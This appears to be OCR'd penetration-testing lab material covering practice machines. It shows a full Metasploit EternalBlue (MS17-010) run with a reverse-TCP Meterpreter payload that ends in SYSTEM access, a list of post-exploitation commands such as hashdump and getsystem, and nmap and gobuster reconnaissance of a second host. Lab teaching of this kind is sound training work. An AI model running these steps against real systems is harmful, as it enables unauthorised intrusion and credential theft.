
Gaining Access

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Gaining Access



Gaining Access



```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.48.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Gaining Access

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.10.10.40
rhost ⇒ 10.10.10.40
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.14.3
lhost ⇒ 10.10.14.3
```

Running the exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[-] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.3:4444 → 10.10.10.40:49159 ) at 2022-02-28 22:20:45 -0500
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

What is Meterpreter

- Meterpreter is a metasploit payload that provides an interactive shell from which an attacker can explore the target machine
- Useful commands
  - Getuid - display current user
  - Hashdump - dumps content of the SAM database
  - Ipconfig
  - Cat
  - Ls
  - Shell - creates standard shell on system
  - getsystem - tries a group of well known local priv escalation exploits
  - Sysinfo - shows system information like os, architecture, domain, language


Privilege Escalation

After running the exploit we are immediately root

```
meterpreter > getinfo
[-] Unknown command: getinfo
meterpreter > sysinfo
Computer        : HARIS-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

```
meterpreter > pwd
C:\Windows\system32
meterpreter > uuid
[+] UUID: 9600c210cced1adb/x64=2/windows=1/2022-03-01T03:20:43Z
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


Reconnaisse



Scanning

```
┌──(chris㉿kali)-[~]
└─$ sudo nmap -sCV -O 10.10.10.68
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-28 23:33 EST
Nmap scan report for 10.10.10.68
Host is up (0.016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=2/28%OT=80%CT=1%CU=42657%PV=Y%DS=2%DC=I%G=Y%TM=621DA21
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M505ST11NW7%O2=M505ST11NW7%O3=M505NNT11NW7%O4=M505ST11NW7%O5=M505ST1
OS:1NW7%O6=M505ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M505NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.77 seconds
```

Recon


Arrexel's Development S
10.10.10.68/index.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DEVELOPMENT • DECEMBER 4, 2017
phpbash
phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
phpbash
DEVELOPMENT • DECEMBER 4, 2017
LOAD MORE ENTRIES

Scanning


Gobuster is a popular

Web directory brute forcing


tool

```
┌──(chris㉿kali)-[~]
└─$ gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/28 23:34:47 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
/server-status        (Status: 403) [Size: 299]
Progress: 139629 / 220561 (63.31%)                                          ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/02/28 23:39:14 Finished
===============================================================
```

Bash scripting

